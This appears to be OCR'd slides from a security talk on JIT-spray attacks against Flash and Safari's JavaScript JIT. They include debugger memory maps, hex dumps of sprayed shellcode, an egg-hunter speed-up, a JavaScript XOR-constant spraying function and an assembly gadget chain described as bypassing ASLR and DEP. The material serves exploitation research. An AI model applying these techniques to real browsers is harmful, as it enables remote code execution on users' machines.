
IE



```
Address   Size      Owner  Section  Contains  Type
07720000  00008000
07730000  00001000
07740000  00010000
07750000  00011000
07770000  00011000
07790000  00001000
077A0000  00201000
079B0000  00201000
07BC0000  00201000
07DD0000  00201000
07FE0000  00201000
081F0000  00201000
08400000  00201000
08610000  00201000
08820000  00201000
08A30000  00201000
08C40000  00201000
08E50000  00201000
09060000  00201000
09270000  00201000
09480000  00201000
09690000  00201000
```

```
077A0000  00 00 9B 07  50 00 E7 03
077A0010  00 10 20 00  00 10 20 00
077A0020  66 66 66 66  66 66 66 66
077A0030  66 66 66 66  66 66 66 66
077A0040  66 66 66 66  66 66 66 66
077A0050  66 66 66 66  66 66 66 66
077A0060  66 66 66 66  66 66 66 66
077A0070  66 66 66 66  66 66 66 66
077A0080  66 66 66 66  66 66 66 66
077A0090  66 66 66 66  66 66 66 66
077A00A0  66 66 66 66  66 66 66 66
077A00B0  66 66 66 66  66 66 66 66
077A00C0  66 66 66 66  66 66 66 66
077A00D0  66 66 66 66  66 66 66 66
077A00E0  66 66 66 66  66 66 66 66
077A00F0  66 66 66 66  66 66 66 66
077A0100  66 66 66 66  66 66 66 66
077A0110  66 66 66 66  66 66 66 66
```

Firefox



```
Address   Size      Owner     Section  Contains     Type
05641000  00012000  NPSWF32   .rsrc    resources    Imag
05653000  00028000  NPSWF32   .reloc   relocations  Imag
05680000  00200000                                  Priv
0597E000  00001000
0597F000  00001000
05980000  001A0000
05C7E000  00001000
05C7F000  00001000
05C80000  0005E000
05CE0000  00009000
05D80000  00200000
05F80000  00200000
06180000  00200000
06380000  00200000
06580000  00200000
06780000  00200000
06980000  00200000
06B80000  00200000
06D80000  00200000
06F80000  00200000
07180000  00200000
07380000  00200000
```


```
05F80000  66 66 66 66  66 66
05F80010  66 66 66 66  66 66
05F80020  66 66 66 66  66 66
05F80030  66 66 66 66  66 66
05F80040  66 66 66 66  66 66
05F80050  66 66 66 66  66 66
05F80060  66 66 66 66  66 66
05F80070  66 66 66 66  66 66
05F80080  66 66 66 66  66 66
05F80090  66 66 66 66  66 66
05F800A0  66 66 66 66  66 66
05F800B0  66 66 66 66  66 66
05F800C0  66 66 66 66  66 66
05F800D0  66 66 66 66  66 66
05F800E0  66 66 66 66  66 66
05F800F0  66 66 66 66  66 66
05F80100  66 66 66 66  66 66
```

Faster…

Egg-Hunter – faster and faster

- Let’s make few elements in Flash Array – with different offsets
- Let’s make egg-hunter tag search step as **0x00010000 (for IE/Safari)**


➢ **Search time < 1 sec**



Working Time = Spray Time

SWF into ByteArray

- Make JIT egg-hunter shellcode SWF
- Open via HEX viewer
- Insert bytes into ByteArray in JIT-SPRAY SWF
- Load and attach…
- Spray time: **3-5 sec**



FAST EGG-HUNTER
~ **6 sec**

EGG-HUNTER
~ **40 sec**


STAGE-0 with memory leak bug
~ **480 sec**

EXPLOIT DEMO

Safari: Adobe Flash JIT-SPRAY

Flash 10.1

Old JIT-SPRAY's not working anymore



```
Address  Size     Owner Section Contains Type Access Initial Map
07000000 00200000                        Priv RW
07200000 00200000                        Priv RW
07400000 00200000                        Priv RW
07600000 00200000                        Priv RW
07800000 00200000                        Priv RW
07A00000 00200000                        Priv RW
07C00000 00200000                        Priv RW
07E00000 00200000                        Priv RW
08000000 00200000                        Priv RW
08200000 00200000                        Priv RW
08400000 00200000                        Priv RW
08600000 00200000                        Priv RW
08800000 00200000                        Priv RW
08A00000 00200000                        Priv RW
08C00000 00200000                        Priv RW
08E00000 00200000                        Priv RW
09000000 00080000                        Priv RW
```

```
08E58E30 00 00 00 00 90 90 90 3C 90 90 B8 3C 83 C2 04 3C ....PPP<PP╕<Г┬●
08E58E40 8B 3A 90 3C 47 47 90 3C 33 C0 90 3C 03 1C 24 3C Л:P<GGP<3└P<●∟$
08E58E50 83 C4 10 3C 5E 90 90 3C 03 D7 90 3C 8B 14 24 3C Г─►<^PP<♥╫P<Л¶$
08E58E60 83 EC 24 3C 5F 5B 59 3C C1 E0 02 3C 8B FA AF 6A Гь$<_[Y<┴p☻<Л·г
08E58E70 59 75 C3 3C 90 90 AF 6A 90 59 59 6A 75 B5 57 3C Yu├<PPпjPYYju╕W
08E58E80 83 EC 04 3C 33 07 90 3C B0 30 90 3C 64 8B 00 3C Гь♦<3•P<░0P<dЛ.
08E58E90 8B 40 0C 3C 8B 40 1C 3C 8B 50 08 3C 8B 78 20 3C Л@.<Л@∟<ЛP■<Лx
08E58EA0 8B 00 90 3C 80 3F 6B 6A 5B 75 E9 3C 90 90 B8 31 Л.P<A?kj[uщ<PP╕
08E58EB0 80 3F 65 6A 5B 75 DA 3C 80 3F 72 6A 5B 75 CB 3C A?ej[u┌<A?rj[u╦
08E58EC0 80 3F 6E 6A 5B 75 BC 3C 90 90 52 3C 83 C2 3C 3C A?nj[u╝<PPR<Г┬<
08E58ED0 74 D8 90 3C 5A 5A 59 6A 3C 05 90 6A 83 C2 78 3C t╪P<ZZYj<♣PjГ┬x
08E58EE0 58 CD 2E 3C 52 6A 02 3C 8B 1A 90 3C 03 D0 90 3C X═.<Rj☻<Л→P<♥╨F
08E58EF0 8B 32 90 3C 03 34 24 3C 8B 0A 90 3C 03 0C 24 3C Л2P<♥4$<Л.P<♥.$
08E58F00 66 33 C0 3C 00 00 90 3C B0 63 90 3C B4 74 50 3C f3└<..P<░cP<┤tF
08E58F10 74 65 90 3C B0 72 90 3C B4 6F 50 3C 6C 50 90 3C teP<░rP<┤oP<lPF
08E58F20 B0 75 90 3C B4 61 50 3C 72 74 90 3C B0 56 90 3C ░uP<┤aP<rtP<░VF
08E58F30 B4 69 50 3C 8B D7 90 3C 33 FF 90 3C 56 51 53 3C ┤iP<Л╫P<3 P<VQS
08E58F40 90 47 57 3C 8B 04 24 3C 01 00 90 3C 03 F0 90 3C PGW<Л♦$<Ё.P<♥ЁF
08E58F50 8B 06 90 3C 83 C4 20 3C 03 04 24 3C 83 EC 20 3C Л♠P<Г─ <♥♦$<Гь
08E58F60 33 C9 90 3C B1 0E 90 3C 90 90 B8 00 8B F4 90 3C 3╔P<▒♫P<PP╕.ЛЇF
```


JIT-SPRAY DEAD?

Not only Flash

For example: **Safari** JavaScript JIT:

```
function jit() {
        var y=(
        0x11111111^
        0x22222222^
        0x33333333^
        0x44444444^
        0x55555555^
        0x66666666^
        0x77777777^
        0x88888888
        );

        return y;
}
```



CPU - thread 00000F38

```
0445042C  0F85 0D010000   JNZ 0445053F
04450432  81F0 33333333   XOR EAX,33333333
04450438  8947 08         MOV DWORD PTR DS:[EDI+8],EAX
0445043B  8B47 08         MOV EAX,DWORD PTR DS:[EDI+8]
0445043E  8B57 0C         MOV EDX,DWORD PTR DS:[EDI+C]
04450441  83FA FF         CMP EDX,-1
04450444  0F85 29010000   JNZ 04450573
0445044A  81F0 44444444   XOR EAX,44444444
04450450  8947 08         MOV DWORD PTR DS:[EDI+8],EAX
04450453  8B47 08         MOV EAX,DWORD PTR DS:[EDI+8]
04450456  8B57 0C         MOV EDX,DWORD PTR DS:[EDI+C]
04450459  83FA FF         CMP EDX,-1
0445045C  0F85 45010000   JNZ 044505A7
04450462  81F0 55555555   XOR EAX,55555555
04450468
0445046B
0445046E
04450471
04450474
0445047A
04450480
04450483
04450486
04450489
0445048C
04450492
04450498
0445049B
044504A0
044504A5
044504A8
044504AB
044504AE
044504B4
044504B7
044504BD
044504BF
```

Memory map

Address	Size	Owner	Se	Co	Type	Access	Initial
03C9C000	00002000	libti	.r	re	Imag	R	RWE
03CA0000	00008000				Priv	RW	RW
03CB0000	00001000				Priv	RW	RW
03CC0000	00002000				Map	R	R
03CD0000	00020000				Priv	RW	RW
03F00000	001C0000				Map	R	R
041BC000	00001000				Priv	??? Gua:	RW
041BD000	00003000			st	Priv	RW Gua:	RW
042BD000	00001000				Priv	??? Gua:	RW
042BE000	00002000			st	Priv	RW Gua:	RW
043AE000	00001000				Priv	??? Gua:	RW
043AF000	00011000			st	Priv	RW Gua:	RW
043C0000	00009000				Map	RW	RW
04440000	00001000				Priv	RW	RW
04450000	00004000				Priv	RWE	RWE
04460000	00014000				Priv	RW	RW
04870000	00081000				Priv	RW	RW
04900000	00001000				Priv	RW	RW

JIT-SPRAY in SAFARI

Details:


- High byte must be <= **0x7F**
- Last command **- 0xEB14** (JMP +0x14); high byte is 0x14
- We can use only two-byte commands

➢ **We can not write JITed shellcode in old style**

☹

RWX Pages Are Not Safe

… AND WE DON'T!




```
Address   Size      Owner   Section   Contains   Type  Access  Initial
05000000  00009000                               Priv  RWE     RWE
05010000  00009000                               Priv  RWE     RWE
05020000  00009000                               Priv  RWE     RWE
05030000  00009000                               Priv  RWE     RWE
05040000  00009000                               Priv  RWE     RWE
05050000  00009000                               Priv  RWE     RWE
05060000  00009000                               Priv  RWE     RWE
05070000  00009000                               Priv  RWE     RWE
05080000  00009000                               Priv  RWE     RWE
05090000  00009000                               Priv  RWE     RWE
050A0000  00009000                               Priv  RWE     RWE
050B0000  00009000                               Priv  RWE     RWE
050C0000  00009000                               Priv  RWE     RWE
050D0000  00009000                               Priv  RWE     RWE
050E0000  00009000                               Priv  RWE     RWE
050F0000  00009000                               Priv  RWE     RWE
05100000  00009000                               Priv  RWE     RWE
05110000  00009000                               Priv  RWE     RWE
05120000  00009000                               Priv  RWE     RWE
05130000  00009000                               Priv  RWE     RWE
05140000  00009000                               Priv  RWE     RWE
05150000  00009000                               Priv  RWE     RWE
05160000  00009000                               Priv  RWE     RWE
05170000  00009000                               Priv  RWE     RWE
05180000  00009000                               Priv  RWE     RWE
05190000  00009000                               Priv  RWE     RWE
051A0000  00009000                               Priv  RWE     RWE
051B0000  00009000                               Priv  RWE     RWE
051C0000  00009000                               Priv  RWE     RWE
051D0000  00009000                               Priv  RWE     RWE
051E0000  00009000                               Priv  RWE     RWE
051F0000  00009000                               Priv  RWE     RWE
05200000  00009000                               Priv  RWE     RWE
05210000  00009000                               Priv  RWE     RWE
```

WE CAN WRITE
AND
EXECUTE

JIT PAYLOAD

- **Copy** any shellcode to **NEXT** sprayed page
- Use “**SHL, 1**” to set values for high bytes
- JMP on next sprayed page
- ➢ **ASLR and DEP bypassed**



```
Address  Size     O S C Type Access Initial Mapped as
07F10000 00015000       Priv RWE    RWE
07F30000 00015000       Priv RWE    RWE
07F50000 00015000       Priv RWE    RWE
07F70000 00015000       Priv RWE    RWE
```

```
04DF0404   8901    MOV DWORD PTR DS:[ECX],EAX
04DF0406   EB 14   JMP SHORT 04DF041C
```

```
EAX=0089E8FC
DS:[080A0000]=0089E8FC
```

```
Registers (FPU)
EAX 0089E8FC
ECX 080A0000
EDX 00000003
EBX 00000001
ESP 03CFFFCC
```

```
Address  Hex dump                 ASCII
080A0000 FC E8 89 00 F9 89 47 08
080A0008 89 57 0C E9 13 46 FF FF
080A0010 8B 47 08 8B 57 0C 89 44
080A0018 24 04 89 54 24 08 C7 44
080A0020 24 0C D1 E0 EB 14 C7 44
080A0028 24 10 FF FF FF FF 89 E1
080A0030 89 7C 24 58 E8 27 E9 2A
080A0038 F9 89 47 08 89 57 0C E9
080A0040 F7 45 FF FF 8B 47 08 8B
080A0048 57 0C 89 44 24 04 89 54
080A0050 24 08 C7 44 24 0C D1 E0
080A0058 EB 14 C7 44 24 10 FF FF
080A0060 FF FF 89 E1 89 7C 24 58
080A0068 E8 F3 E8 2A F9 89 47 08
080A0070 89 57 0C E9 DB 45 FF FF
080A0078 8B 47 08 8B 57 0C 89 44
080A0080 24 04 89 54 24 08 C7 44
```

```
03CFFFCC  7C9507A8  и•X!  RETUR
03CFFFD0  00000005  ♣...
03CFFFD4  00000004  ♦...
03CFFFD8  00000001  ☺...
03CFFFDC  03CFFFD0
03CFFFE0  00000000  ....
03CFFFE4  FFFFFFFF        End o
03CFFFE8  7C90EE18  ↑юP!  SE ha
03CFFFEC  7C9507C8  ╚•X!  ntdl
03CFFFF0  00000000  ....
03CFFFF4  00000000  ....
03CFFFF8  00000000  ....
03CFFFFC  00000000  ....
```

```
08330000 00015000       Priv RWE    RWE
08350000 00015000       Priv RWE    RWE
08370000 00015000       Priv RWE    RWE
```

```
mov ah, 11     ; ...^0x14eb11b4^...
jmp 14
mov al, 22     ; EAX=0x00001122
jmp 14
shl EAX, 1
jmp 14
 ...           ; x16
jmp 14
shl EAX, 1     ; EAX=11220000
jmp 14
```

Spray time:
~ 30 sec
Exploit time:
< 1 sec

Not So Good

0xXXYY**0404**
stable offset
but:


Too big size
(>**FFFF**)

- Slow
- Not-Stable

50% chance
of
success

If 0x08330404 ok

If 0x08340404 ???



```
Address   Size      O S C Type Access  Initial Mapped as
07F10000  00015000        Priv RWE     RWE
07F30000  00015000        Priv RWE     RWE
07F50000  00015000        Priv RWE     RWE
07F70000  00015000        Priv RWE     RWE
...
08330000  00015000        Priv RWE     RWE
08350000  00015000        Priv RWE     RWE
08370000  00015000        Priv RWE     RWE
```

```
04DF0404   8901     MOV DWORD PTR DS:[ECX],EAX
04DF0406   EB 14    JMP SHORT 04DF041C
```

```
EAX=0089E8FC
DS:[080A0000]=0089E8FC
```

```
Registers (FPU)
EAX 0089E8FC
ECX 080A0000
EDX 00000003
EBX 00000001
ESP 03CFFFCC
```

```
Address   Hex dump
080A0000  FC E8 89 00 F9 89 47 08
080A0008  89 57 0C E9 13 46 FF FF
080A0010  8B 47 08 8B 57 0C 89 44
080A0018  24 04 89 54 24 08 C7 44
